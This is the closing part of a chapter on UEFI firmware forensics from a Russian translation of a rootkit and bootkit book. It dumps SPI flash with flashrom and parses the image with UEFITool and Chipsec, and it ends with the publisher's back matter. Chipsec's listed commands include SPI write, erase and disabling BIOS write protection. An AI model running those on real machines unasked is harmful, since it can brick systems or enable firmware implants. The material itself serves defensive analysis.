Мы выбрали именно этот программатор, потому что он сравнительно дешевый (примерно 30 долларов) и гибкий, а также потому, что имеем опыт работы с ним. Как уже было сказано, решений много, и у каждого свои уникальные особенности, преимущества и недостатки.

Программатор Dediprog SF100 ISP IC

Мы хотели бы также упомянуть программатор Dediprog SF100 ISP IC (показан на рис. 19.8). Он популярен в сообществе исследователей безопасности, поддерживает много микросхем флеш-памяти SPI и обладает развитой функциональностью. К Minnowboard, модельной плате с открытым исходным кодом для разработчиков оборудования и прошивок, прилагается хорошее пособие по использованию Dediprog для обновления прошивки (*https://minnowboard.org/tutorials/updating-firmware-via-spi-flash-programmer/*).

Рис. 19.8. Программатор Dediprog SF100 ISP IC

Местоположение микросхемы флеш-памяти SPI

Начнем с физического чтения образа прошивки с платформы Lenovo ThinkPad T540p. Чтобы выгрузить системную прошивку, нам для начала нужно найти, где расположены микросхемы флеш-памяти SPI на материнской плате. Для этого мы взяли руководство по обслуживанию оборудования (*https://thinkpads.com/support/hmm/hmm_pdf/t540p_w540_hmm_en_sp40a26003_01.pdf*) для этой модели ноутбука и разобрали устройство. На рис. 19.9 и 19.10 отмечено, где находятся две микросхемы флеш-памяти. На рис. 19.9, где приведена фотография всей материнской платы, эти микросхемы расположены в обведенной контуром области.

Предостережение *Не повторяйте описанные в этом разделе действия, если на 100 % не уверены в том, что делаете. Неправильная конфигурация инструментов может навсегда вывести систему из строя.*




Рис. 19.9. Материнская плата Lenovo ThinkPad T540p с модулями флеш-памяти SPI

На рис. 19.10 область, выделенная на рис. 19.9, увеличена, чтобы лучше были видны микросхемы флеш-памяти SPI. В этой модели ноутбука прошивка хранится в двух модулях флеш-памяти SOIC-8 – один емкостью 64 Мб (8 МБ), другой 32 Мб (4 МБ). Это решение очень популярно и встречается во многих современных настольных ПК и ноутбуках.





Рис. 19.10. Местоположение модулей флеш-памяти SPI на материнской плате ноутбука


Поскольку прошивка хранится в двух отдельных микросхемах, нам придется выгрузить содержимое обеих. Полную прошивку мы получим, конкатенировав два образа в один файл.

Чтение флеш-памяти SPI с помощью мини-модуля FT2232

Поняв, где находятся микросхемы, мы можем подключить программатор SPI к выводам модуля флеш-памяти на материнской плате. В техническом описании (*http://www.ftdichip.com/Support/Documents/DataSheets/Modules/DS_FT2232H_Mini_Module.pdf*) мини-модуля FT2232H показано, какие выводы следует использовать для подключения устройства к микросхеме памяти. На рис. 19.11 показано расположение выводов для мини-модуля FT2232H и микросхемы флеш-памяти SPI.

У FT2232H есть два набора выводов, соответствующих двум каналам: 2 и 3. Для чтения содержимого флеш-памяти SPI можно использовать любой канал. Мы выбрали канал 3. На рис. 19.11 показано, как соединены выводы FT2232H с выводами микросхемы памяти.





Выводы канала 3	Выводы флеш-памяти SPI
23	1
24	2
21	3
04	4
25	5
26	6
20	7
01	8

Рис. 19.11. Расположение выводов мини-модуля FT2232H и микросхемы флеш-памяти SPI

Помимо подключения FT2232H к микросхеме памяти, мы должны сконфигурировать его для работы в режиме питания по шине USB. Мини-модуль FT2232H поддерживает два режима работы: с питанием по шине USB и с автономным питанием. В первом случае мини-модуль получает питание от шины USB, к которой подключен, а во втором – независимо от шины USB.

Чтобы было удобнее подключать программатор к микросхеме, мы воспользовались прищепкой SOIC-8, как показано на рис. 19.12. Она позволяет легко соединять выводы мини-модуля с соответствующими выводами микросхемы флеш-памяти.




Рис. 19.12. Подключение мини-модуля FT2232H к микросхеме флеш-памяти SPI

Соединив все компоненты, мы можем прочитать содержимое флеш-памяти SPI. Для этого воспользуемся программой с открытым исходным кодом *Flashrom* (*https://www.flashrom.org/Flashrom*). Она разработана специально для идентификации, чтения, записи, верификации и стирания микросхем флеш-памяти. Поддерживает много разных микросхем и умеет работать с разными программаторами SPI, включая мини-модуль FT2232H.

В листинге 19.1 показаны результаты выполнения Flashrom для чтения обеих микросхем флеш-памяти SPI на платформе Lenovo ThinkPad T540p.

Листинг 19.1. *Выгрузка образов из флеш-памяти SPI с помощью Flashrom*

```
❶ user@host: flashrom -p ft2232_spi:type=2232H,port=B --read dump_1.bin
  flashrom v0.9.9-r1955 on Linux 4.8.0-36-generic (x86_64)
  flashrom is free software, get the source code at https://flashrom.org

  Calibrating delay loop... OK.
❷ Found Macronix flash chip "MX25L6436E/MX25L6445E/MX25L6465E/MX25L6473E"
  (8192 kB, SPI) on ft2232_spi.
❸ Reading flash... done.

  user@host: flashrom -p ft2232_spi:type=2232H,port=B --read dump_2.bin
  flashrom v0.9.9-r1955 on Linux 4.8.0-36-generic (x86_64)
```

```
flashrom is free software, get the source code at https://flashrom.org

Calibrating delay loop... OK.
Found Macronix flash chip "MX25L3273E" (4096 kB, SPI) on ft2232_spi.
Reading flash... done.

❹ user@host: cat dump_2.bin >> dump_1.bin
```

Сначала мы запускаем Flashrom для выгрузки содержимого первой микросхемы флеш-памяти, передавая в качестве параметров тип программатора и номер порта ❶. Заданный тип 2232H соответствует мини-модулю FT2232H, а порт B – каналу 3, по которому мы подключились к микросхеме. Параметр `--read` означает, что Flashrom должна читать содержимое флеш-памяти SPI в файл *dump_1.bin* file. После запуска программа отображает тип обнаруженной микросхемы флеш-памяти SPI – в нашем случае Macronix MX25L6473E ❷. По завершении чтения выводится подтверждение ❸.

После чтения первой микросхемы мы подключаем прищепку ко второй микросхеме и снова запускаем Flashrom для выгрузки ее содержимого в файл *dump_2.bin*. Когда эта операция завершится, мы создаем полный образ прошивки, конкатенируя оба файла ❹.

Итак, мы выгрузили полный заслуживающий доверия образ прошивки. Даже если BIOS уже заражена и злоумышленник пытается помешать получению прошивки, мы все равно получили истинный код и данные, хранящиеся во флеш-памяти. Теперь проанализируем их.

Анализ образа прошивки с помощью UEFITool

Получив образ прошивки из флеш-памяти SPI целевой системы, мы можем его проанализировать. В этом разделе мы рассмотрим основные компоненты платформенной прошивки, в т. ч. тома прошивки, файлы тома и секции, необходимые для понимания того, как прошивка UEFI расположена в образе, выгруженном из флеш-памяти. А затем опишем наиболее важные шаги компьютерно-технической экспертизы прошивки.

Примечание *В этом разделе приводится лишь общее описание, а не точные определения структур данных, поскольку эта тема слишком обширна и ее углубленное рассмотрение выходит за рамки главы. Однако для интересующихся мы даем ссылки на документацию, где имеются все определения и структуры данных.*

Мы возвращаемся к программе с открытым исходным кодом UEFITool (*https://github.com/LongSoft/UEFITool/*), предназначенной для разбора, выделения и модификации образов прошивки UEFI, с которой впервые познакомились в главе 15. Наша цель – продемонстрировать, как теоретические идеи применяются к реальному образу

прошивки, выгруженному в предыдущем разделе. Умение заглянуть внутрь образа прошивки и извлечь различные компоненты неоценимо для КТЭ. Эта программа не нуждается в установке; сразу после скачивания ее можно запускать.

Какие существуют регионы флеш-памяти SPI

Прежде чем приступать к изучению образа прошивки, нужно разобраться, как организована информация во флеш-памяти SPI. Вообще говоря, на современных платформах с чипсетом Intel флеш-память SPI состоит из нескольких регионов. Каждый регион предназначен для хранения прошивки одного из имеющихся на платформе устройств, например прошивка UEFI BIOS, прошивка Intel ME и прошивка Intel GBE (интегрированный сетевой адаптер) хранятся в отдельных регионах. На рис. 19.13 показана схема расположения нескольких регионов флеш-памяти SPI.




Рис. 19.13. Регионы флеш-памяти SPI

Флеш-память SPI в современных системах поддерживает до шести регионов, включая *дескрипторный* регион, который всегда находится в начале и содержит информацию о структуре флеш-памяти, т. е. о других регионах: об их местоположении, правах доступа и т. д. Дескрипторный регион также определяет права каждого задатчика в системе, который может взаимодействовать с контроллером флеш-памяти SPI. Одновременно с контроллером могут взаимодействовать несколько задатчиков. Полное описание дескрипторного региона, включая определения всех расположенных в нем структур данных, можно найти в спецификации чипсета.

В этой главе нас интересует в основном регион BIOS, который содержит прошивку, выполняемую процессором после сброса. Получить местоположение региона BIOS можно из дескрипторного региона. Обычно BIOS – последний регион флеш-памяти SPI и представляет главный предмет компьютерно-технической экспертизы.

Давайте рассмотрим различные регионы образа флеш-памяти, полученного с помощью аппаратного подхода.

Просмотр регионов флеш-памяти SPI с помощью UEFITool

Запустите UEFITool и выберите из меню пункт **File ▸ Open image file**. Затем выберите файл, содержащий анализируемый образ, – мы включили такой в состав ресурсов книги по адресу *https://nostarch.com/rootkits/*. На рис. 19.14 показан результат этой операции.




Рис. 19.14. Просмотр регионов флеш-памяти SPI в UEFITool

Загрузив образ прошивки, UEFITool автоматически разбирает его и представляет информацию в виде дерева. Как видно по рис. 19.14, инструмент понял, что образ выгружен из системы на базе чипсета Intel ❶ и флеш-память состоит всего из четырех регионов: дескрипторного, ME, GbE и BIOS. Выбрав регион BIOS в окне **Structure**, мы увидим информацию о нем в окне **Information**. UEFITool показывает следующие элементы, описывающие регион:

- **Offset ❷** – смещение региона от начала образа;
- **Full size ❸** – размер региона в байтах;
- **Memory address ❹** – адрес региона, отображенного на физическую память;
- **Compressed ❺** – признак сжатия данных в регионе.

Инструмент предлагает удобный метод извлечения отдельных регионов (и любых других объектов, присутствующих в окне структуры) из образа и сохранения их в отдельном файле (см. рис. 19.15).

Чтобы выделить и сохранить регион, щелкните по нему правой кнопкой мыши и выберите из контекстного меню пункт **Extract as is...**. Откроется стандартное диалоговое окно, в котором будет предложено указать файл для сохранения образа. По завершении операции проверьте, что файл действительно сохранен.




Рис. 19.15. Извлечение региона BIOS в отдельный файл

Анализ региона BIOS

Определив, где находится регион BIOS, мы можем приступить к его анализу. На верхнем уровне регион BIOS состоит из *томов прошивки* – основных репозиториев данных и кода. Точное определение тома прошивки дано в спецификации томов прошивки EFI (*https://www.intel.com/content/www/us/en/architecture-and-technology/unified-extensible-firmware-interface/efi-firmware-file-volume-specification.html*). Каждый том начинается заголовком, который содержит атрибуты тома, например тип файловой системы в томе, размер тома и контрольную сумму.

Рассмотрим тома прошивки в выгруженном нами образе BIOS. Дважды щелкнув по региону BIOS в окне UEFITool (как на рис. 19.15), мы получим список томов прошивки, показанный на рис. 19.16.

Всего в нашем регионе BIOS имеется четыре тома прошивки, и еще два помечены как *Padding*. Такие промежутки не принадлежат ни одному тому, а представляют пустое место между ними, заполненное значениями 0x00 или 0xff в зависимости от полярности стирания флеш-памяти SPI. Полярность стирания определяет, какое значение записывается в стертые участки флеш-памяти. Если она равна 1, то вместо стертых байтов записывается значение 0xff, а если 0, то 0x00. В результате, когда полярность стирания равна 1, промежутки заполнены значениями 0xff.




Рис. 19.16. Просмотр томов прошивки в регионе BIOS

На вкладке **Information** справа от томов на рис. 19.16 мы видим атрибуты выбранного тома. Здесь для нас важны следующие поля:

- **Offset ❶** – смещение тома прошивки от начала образа флеш-памяти SPI;
- **Signature ❷** – сигнатура тома прошивки в заголовке. Это поле служит для идентификации томов в регионах BIOS;
- **Filesystem GUID ❸** –идентификатор файловой системы в томе прошивки. Этот глобальный уникальный идентификатор (GUID) отображается как имя тома в окне структуры. Если GUID документирован, то UEFITool отображает осмысленное имя (например, EfiFirmwareFileSystemGuid на рис. 19.16) вместо шестнадцатеричного значения;
- **Header size ❹** – размер заголовка тома прошивки. После заголовка располагаются данные тома;
- **Body size ❺** – размер тела тома прошивки, т. е. размер хранящихся в томе данных.

Знакомство с файловой системой прошивки

Тома прошивки организованы как файловая система, тип которой указывается в GUID файловой системы в заголовке прошивки. Чаще всего используется *файловая система прошивки* (firmware filesystem – FFS), определенная в спецификации EFI FFS, но встречаются и другие файловые системы, в частности FAT32 и NTFS. Мы будем рассматривать FFS как самую распространенную.

В FFS все файлы хранятся в корневом каталоге, и возможности создавать подкаталоги не существует. Согласно спецификации EFI FFS,

с каждым файлом ассоциирован тип, который находится в заголовке файла и описывает хранящиеся в нем данные. Ниже приведен перечень часто встречающихся типов файлов, который может быть полезен для КТЭ.

- ***EFI_FV_FILETYPE_RAW***. Простой файл – нельзя делать никаких предположений о хранящихся в нем данных.
- ***EFI_FV_FILETYPE_FIRMWARE_VOLUME_IMAGE.*** Файл содержит инкапсулированный том прошивки. Хотя FFS не предусматривает создания иерархии каталогов, файлы такого типа можно использовать для создания древовидной структуры путем инкапсуляции модулей прошивки.
- ***EFI_FV_FILETYPE_SECURITY_CORE.*** Файл содержит данные и код, исполняемый на этапе Security (SEC) процесса загрузки. Это самый первый этап процесса загрузки через UEFI.
- ***EFI_FV_FILETYPE_PEI_CORE.*** Исполняемый файл, который начинает этап инициализации пред-EFI (PEI) процесса загрузки. Этап PEI следует за этапом SEC.
- ***EFI_FV_FILETYPE_PEIM.*** PEI-модули, т. е. файлы, содержащие данные и код, исполняемый на этапе PEI.
- ***EFI_FV_FILETYPE_DXE_CORE.*** Исполняемый файл, начинающий этап *среды выполнения драйверов* (*Driver Execution Environment – DXE)* процесса загрузки. Этап DXE следует за этапом PEI.
- ***EFI_FV_FILETYPE_DRIVER.*** Исполняемый файл, запускаемый на этапе DXE.
- ***EFI_FV_FILETYPE_COMBINED_PEIM_DRIVER.*** Файл, содержащий данные и код, который может исполняться на обоих этапах, PEI и DXE.
- ***EFI_FV_FILETYPE_APPLICATION.*** Приложение UEFI, т. е. исполняемый файл, который может запускаться на этапе DXE.
- ***EFI_FV_FILETYPE_FFS_PAD.*** Файл-промежуток.

В отличие от типичных файловых систем, применяемых в операционных системах, где файлы имеют осмысленные имена, в FFS файлы идентифицируются GUID'ами.

Знакомство с секциями файла

Большинство файлов прошивки, хранящихся в FFS, состоят из одной части или нескольких частей, называемых *секциями* (хотя некоторые файлы, например типа *EFI_FV_FILETYPE_RAW*, вообще не содержат секций).

Существует два типа секций: листовые и инкапсулирующие. *Листовые секции* содержат сами данные, тип которых определяется атрибутом в заголовке секции. *Инкапсулирующие секции* содержат секции файла – как листовые, так и инкапсулирующие. Это значит, что ин-

капсулирующая секция может содержать вложенную инкапсулирующую секцию.

Ниже перечислены некоторые типы листовых секций.

- ***EFI_SECTION_PE32.*** Содержит PE-образ.
- ***EFI_SECTION_PIC.*** Содержит позиционно-независимый код (PIC).
- ***EFI_SECTION_TE.*** Содержит образ в формате Terse Executable (TE).
- ***EFI_SECTION_USER_INTERFACE.*** Содержит строку, отображаемую в пользовательском интерфейсе. Обычно она используется в качестве осмысленного имени файла, дополняющего GUID.
- ***EFI_SECTION_FIRMWARE_VOLUME_IMAGE.*** Содержит инкапсулированный образ прошивки.

А вот два типа инкапсулирующих секций, определенные в спецификации FFS.

- ***EFI_SECTION_COMPRESSION.*** Содержит сжатые секции файла.
- ***EFI_SECTION_GUID_DEFINED.*** Инкапсулирует другие секции в соответствии с алгоритмом, который определяется GUID'ом секции. Этот тип используется, например, для подписанных секций.

Эти объекты составляют содержимое прошивки UEFI на современных платформах. Аналитик должен учитывать все компоненты прошивки, не важно, находятся они в секции с исполняемым кодом, например PE32, TE или PIC, или в файле данных, содержащем энергонезависимые переменные.




Рис. 19.17. Местоположение драйвера `CpuInitDxe` *в регионе BIOS*

Чтобы лучше освоиться с представленными здесь понятиями, взгляните на рис. 19.17, где показано местоположение драйвера `CpuInitDxe` внутри тома прошивки. Этот драйвер отвечает за инициализацию процессора на этапе DXE. Мы поднимемся по иерархии FFS снизу вверх, чтобы описать, где этот файл находится.

Исполняемый образ драйвера находится в секции PE32 Image section ❼. Эта, а также другие секции, содержащие имя драйвера ❽, номер версии ❾ и зависимости ❻, находятся в файле с GUID `{62D171CB-78CD-4480-8678-C6A2A797A8DE}` ❺. Файл является частью инкапсулированного тома прошивки ❹, который хранится в сжатой секции ❸. Сжатая секция находится в файле `{9E21FD93-9C72-4C15-8C4B-E77F1DB2D792}` ❷, содержащем образ тома прошивки, который располагается на верхнем уровне тома ❶.

Этот пример наглядно демонстрирует иерархию объектов, составляющих прошивку UEFI, однако это лишь один из возможных подходов к ее разбору.

Теперь, зная, как организован регион BIOS, мы можем пробежаться по его иерархии и посмотреть на различные объекты, хранящиеся в прошивке BIOS.

Анализ образа прошивки с помощью Chipsec

В этом разделе мы обсудим, как проводится КТЭ с помощью программы оценки безопасности платформы Chipsec (*https://github.com/chipsec/*), с которой впервые познакомились в главе 15. Мы рассмотрим архитектуру программы более подробно, а затем проанализируем части прошивки, приведя несколько примеров функциональности и полезности Chipsec.

Программа предоставляет ряд интерфейсов для доступа к аппаратным ресурсам платформы, например физической памяти, регистрам PCI, переменным в NVRAM и флеш-памяти SPI. Эти интерфейсы весьма полезны для КТЭ, поэтому мы рассмотрим их более внимательно.

Установите и настройте Chipsec в соответствии с руководством (*https://github.com/chipsec/chipsec/blob/master/chipsec-manual.pdf*). В руководстве описаны разнообразные возможности программы, но в этом разделе нас будут интересовать только средства компьютерно-технической экспертизы.

Знакомство с архитектурой Chipsec

На рис. 19.18 показана общая архитектура пакета программ Chipsec. На рисунке показаны модули, предоставляющие доступ к системным ресурсам, как то: отображенные на память диапазоны адресов ввода-вывода, регистры в конфигурационном пространстве PCI и физическая память. Это платформенно-зависимые модули, реализованные в виде драйверов режима ядра и платформенного кода EFI. (В настоящее время Chipsec включает драйверы для Windows, Linux и

macOS.) Большая часть этих модулей написана на C и выполняется в режиме ядра или в оболочке EFI.




Рис. 19.18. Архитектура Chipsec

Примечание *Оболочка UEFI – это приложение UEFI, которое предоставляет доступ к прошивке из командной строки и позволяет запускать другие приложения UEFI и выполнять команды. Мы можем использовать оболочку для получения информации о платформе, просмотра и модификации переменных диспетчера загрузки, загрузки драйверов UEFI и т. д.*

Над этими низкоуровневыми системно-зависимыми компонентами расположен системно-независимый уровень абстракции, помощник ОС, содержащий ряд модулей, скрывающих от остальных частей приложений системный API для взаимодействия с компонентами, работающими в режиме ядра. Находящиеся на этом уровне модули написаны на Python. Снизу они общаются с компонентами режима ядра, а сверху предоставляют интерфейс еще одному системно-независимому компоненту – уровню аппаратных абстракций (HAL).

HAL еще больше абстрагирует низкоуровневые средства платформы, например конфигурационные регистры PCI и модельно-зависимые регистры процессора (MSR), и предоставляет интерфейс компонентам Chipsec, расположенным над ним: *Chipsec Main* и *Chipsec Util*. HAL также написан на Python и обращается к помощнику ОС для доступа к платформенно-зависимым аппаратным ресурсам.

Оставшиеся два компонента, занимающих место на самом верхнем уровне архитектуры, обеспечивают функциональность, доступную пользователям. Первый интерфейс, Chipsec Main, реализован Python-скриптом *chipsec_main.py* в корневой папке инструмента. Он позво-

ляет выполнять тесты, проверяющие конфигурацию безопасности некоторых аспектов платформы, тестировать наличие уязвимостей в системной прошивке и т. д. Второй интерфейс, Chipsec Util, реализован скриптом *chipsec_util.py*. Он используется для выполнения отдельных команд и доступа к аппаратным ресурсам платформы для чтения флеш-памяти SPI, распечатки переменных UEFI в NVRAM и т. д.

Нас в основном интересует интерфейс Chipsec Util, потому что именно он предлагает развитую функциональность для работы с прошивкой UEFI.

Анализ прошивки с помощью Chipsec Util

Чтобы узнать, какие команды умеет выполнять Chipsec Util, запустите без параметров скрипт *chipsec_util.py*, находящийся в корневом каталоге инструмента. Команды сгруппированы в модули, исходя из аппаратных ресурсов, с которыми они работают. Ниже перечислены некоторые наиболее полезные модули.

- **`acpi`** – реализует команды для работы с таблицами *усовершенствованного интерфейса управления конфигурацией и энергопотреблением* (ACPI).
- **`cpu`** – реализует команды, относящиеся к процессору, например чтение конфигурационных регистров и получение информации о CPU.
- **`spi`** – реализует команды для работы с флеш-памятью SPI, в частности чтения, записи и стирания данных. Также позволяет отключать защиту записи BIOS в тех системах, где эта возможность не заблокирована (см. главу 16).
- **`uefi`** – реализует команды для разбора прошивки UEFI (региона флеш-памяти SPI, содержащего BIOS): извлечение исполняемых файлов, переменных в NVRAM и т. д.

Набрав `chipsec_util.py command_name`, где `command_name` – имя интересующей нас команды, мы получим в ответ ее описание и информацию о порядке вызова. Например, в листинге 19.2 показано, что выводится в ответ на `chipsec_util.py spi`.

Листинг 19.2. *Описание и информация о порядке вызова для модуля* `spi`

```
################################################################################
## ##
## CHIPSEC: Platform Hardware Security Assessment Framework ##
## ##
################################################################################
[CHIPSEC] Version 1.3.3h
[CHIPSEC] API mode: using OS native API (not using CHIPSEC kernel module)
[CHIPSEC] Executing command 'spi' with args []

❶ >>> chipsec_util spi info|dump|read|write|erase|disable-wp
```

```
[flash_address] [length] [file]

   Examples:

   >>> chipsec_util spi info
   >>> chipsec_util spi dump rom.bin
   >>> chipsec_util spi read 0x700000 0x100000 bios.bin
   >>> chipsec_util spi write 0x0 flash_descriptor.bin
   >>> chipsec_util spi disable-wp
```

Это полезно, когда требуется узнать о том, какие параметры поддерживают команды с осмысленными именами, например `info`, `read`, `write`, `erase` или `disable-wp` ❶. В примерах ниже мы ограничимся командами `spi` и `uefi`, позволяющими выгрузить и распаковать образ прошивки.

Выгрузка и разбор образа флеш-памяти SPI

Сначала рассмотрим команду `spi`, позволяющую получить прошивку. В ней используется программный подход к выгрузке содержимого флеш-памяти. Для получения образа флеш-памяти SPI служит следующая команда:

```
chipsec_util.py spi dump path_to_file
```

где `path_to_file` – путь к файлу, в котором мы хотим сохранить образ прошивки.

Имея образ флеш-памяти SPI, мы можем разобрать его и извлечь полезную информацию с помощью команды `decode` (отметим, кстати, что существует отдельная команда `decode`, позволяющая разбирать образ флеш-памяти, полученный аппаратно):

```
chipsec_util.py decode path_to_file
```

где `path_to_file` – путь к файлу, содержащему образ. Chipsec разберет данные, хранящиеся в образе, и поместит компоненты в созданный для этой цели каталог. Эту задачу можно выполнить также с помощью команды `uefi` с параметром `decode`:

```
chipsec_util.py uefi decode path_to_file
```

После успешного выполнения данной команды мы получим набор объектов, извлеченных из образа: исполняемые файлы, файлы данных, содержащие переменные в NVRAM, и секции файлов.

Выгрузка переменных UEFI в NVRAM

Теперь воспользуемся Chipsec, чтобы перечислить и извлечь переменные UEFI из образа флеш-памяти SPI. В главе 17 мы уже упоми-

нали, как с помощью команды `chipsec uefi var-list` извлекать переменные в NVRAM. В технологии безопасной загрузки через UEFI переменные в NVRAM используются для хранения конфигурационных данных, например политики, платформенного ключа, ключей для обмена ключами, а также баз данных `db` и `dbx`. Выполнение этой команды порождает список всех переменных UEFI в NVRAM, имеющихся в образе прошивки, вместе с содержимым и атрибутами.

Это лишь несколько команд из богатого арсенала Chipsec. Полное описание всех способов использования Chipsec заняло бы целую книгу, но если инструмент вас заинтересовал, призываем обратиться к документации.

На этом завершается наш анализ образа прошивки с помощью Chipsec. После выполнения описанных выше команд мы получим разобранное по файлам содержимое образа прошивки. Следующий шаг КТЭ – анализ выделенных компонентов по отдельности с применением инструментов, специфичных для типа объекта. Например, PEI- и DXE-модули можно анализировать с помощью дизассемблера IDA Pro, а переменные UEFI в NVRAM – с помощью шестнадцатеричного редактора.

Список команд Chipsec служит хорошей отправной точкой для дальнейшего исследования прошивки UEFI. Мы рекомендуем поработать с этим инструментом и почитать документацию, чтобы узнать о других его возможностях и таким образом углубить свои представления о КТЭ прошивки.

Заключение

В этой главе мы обсудили важные подходы к компьютерно-технической экспертизе прошивки UEFI: получение прошивки, а также разбор ее образа и извлечение из него отдельных компонентов.

Мы рассмотрели два способа получения прошивки – программный и аппаратный. Программный подход удобнее, но не дает полной уверенности в том, что получена истинная прошивка исследуемой системы. Поэтому рекомендуем аппаратный подход, несмотря то что он сложнее.

Мы также продемонстрировали использование двух инструментов с открытым исходным кодом, неоценимых для анализа и обратной разработки образов флеш-памяти SPI: UEFITool и Chipsec. UEFITool позволяет просматривать, модифицировать и извлекать данные из образа флеш-памяти, а Chipsec полезен для выполнения многих операций, встречающихся в КТЭ. Chipsec также показывает, как легко злоумышленник может модифицировать образ прошивки, внедрив в него вредоносную полезную нагрузку, поэтому мы ожидаем значительного роста интереса к КТЭ прошивок со стороны индустрии безопасности.

ПРЕДМЕТНЫЙ УКАЗАТЕЛЬ

C

D

E

F

G

H

I

Q

R

S

T

U

V

W

X

Z

А

Б

В

Г

Д

Е

З

И

К

Л

М

Н

О

П

Р

С

Т

У

Ф

Х

Ц

Ч

Ш

Э

Ю

Я

Книги издательства «ДМК ПРЕСС» можно купить оптом и в розницу
в книготорговой компании «Галактика»
(представляет интересы издательств «ДМК ПРЕСС», «СОЛОН ПРЕСС», «КТК Галактика»).

Адрес: г. Москва, пр. Андропова, 38;
тел.: **(499) 782-38-89**, электронная почта: **books@alians-kniga.ru**.

При оформлении заказа следует указать адрес (полностью),
по которому должны быть высланы книги; фамилию, имя и отчество получателя.
Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в интернет-магазине:
http://www.galaktika-dmk.com/.

Алекс Матросов, Евгений Родионов, Сергей Братусь

Руткиты и буткиты

Обратная разработка вредоносных программ
и угрозы следующего поколения

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Зам. главного редактора *Сенченкова Е. А.*
Перевод *Слинкин А. А.*
Корректор *Синяева Г. И.*
Верстка *Паранская Н. В.*
Дизайн обложки *Мовчан А. Г.*

Гарнитура PT Serif. Печать цифровая.
Усл. печ. л. 35,91. Тираж 200 экз.

Веб-сайт издательства: **www.dmkpress.com**

«Идите по следам профессионалов, имеющих опыт обнаружения продвинутых вредоносных программ».
Родриго Рубира Бранко,
главный исследователь по безопасности Intel Corporation

Прочитав эту книгу, вы научитесь понимать изощренные угрозы, притаившиеся в глубинах процесса загрузки компьютера или прошивки UEFI, и противостоять им.

На многочисленных примерах, под умелым руководством трех ведущих мировых экспертов по безопасности вы проследите эволюцию вредоносных программ от руткитов типа TDL3 до современных имплантов прошивки UEFI, поймете, как они заражают систему, закрепляются в ней и уклоняются от защитных программ.

Разбирая реальные вредоносные программы, вы узнаете:

- как загружается Windows — в 32- и 64-разрядном режиме и через UEFI — и где искать уязвимости;
- на чем основаны технологии, обеспечивающие безопасность процесса загрузки, такие как Secure Boot и др.;
- как применять методы обратной разработки (Reverse Engineering) и компьютерно-технической экспертизы к анализу вредоносных программ;
- как проводить статический и динамический анализ с применением таких инструментов, как эмулятор Bochs и дизассемблер IDA Pro;
- как устроена доставка программ, угрожающих BIOS и прошивке UEFI;
- как с помощью инструментов виртуализации типа VMware осуществить обратную разработку буткитов.

Алекс Матросов — ведущий специалист по наступательной безопасности в компании NVIDIA. Больше двадцати лет занимается обратной разработкой, продвинутым анализом вредоносных программ, безопасностью на уровне прошивок и методами эксплуатации уязвимостей.
Евгений Родионов, PhD, специалист по безопасности в Intel, занимается безопасностью BIOS для клиентских платформ.
Сергей Братусь — научный сотрудник и доцент факультета информатики Дартмутского колледжа. Ранее работал в компании BBN Technologies, где занимался обработкой естественных языков.

ISBN 978-5-97060-979-8

Интернет-магазин:
www.dmkpress.com
Оптовая продажа:
КТК «Галактика»
books@alians-kniga.ru

ДМК ПРЕСС
издательство
www.дмк.рф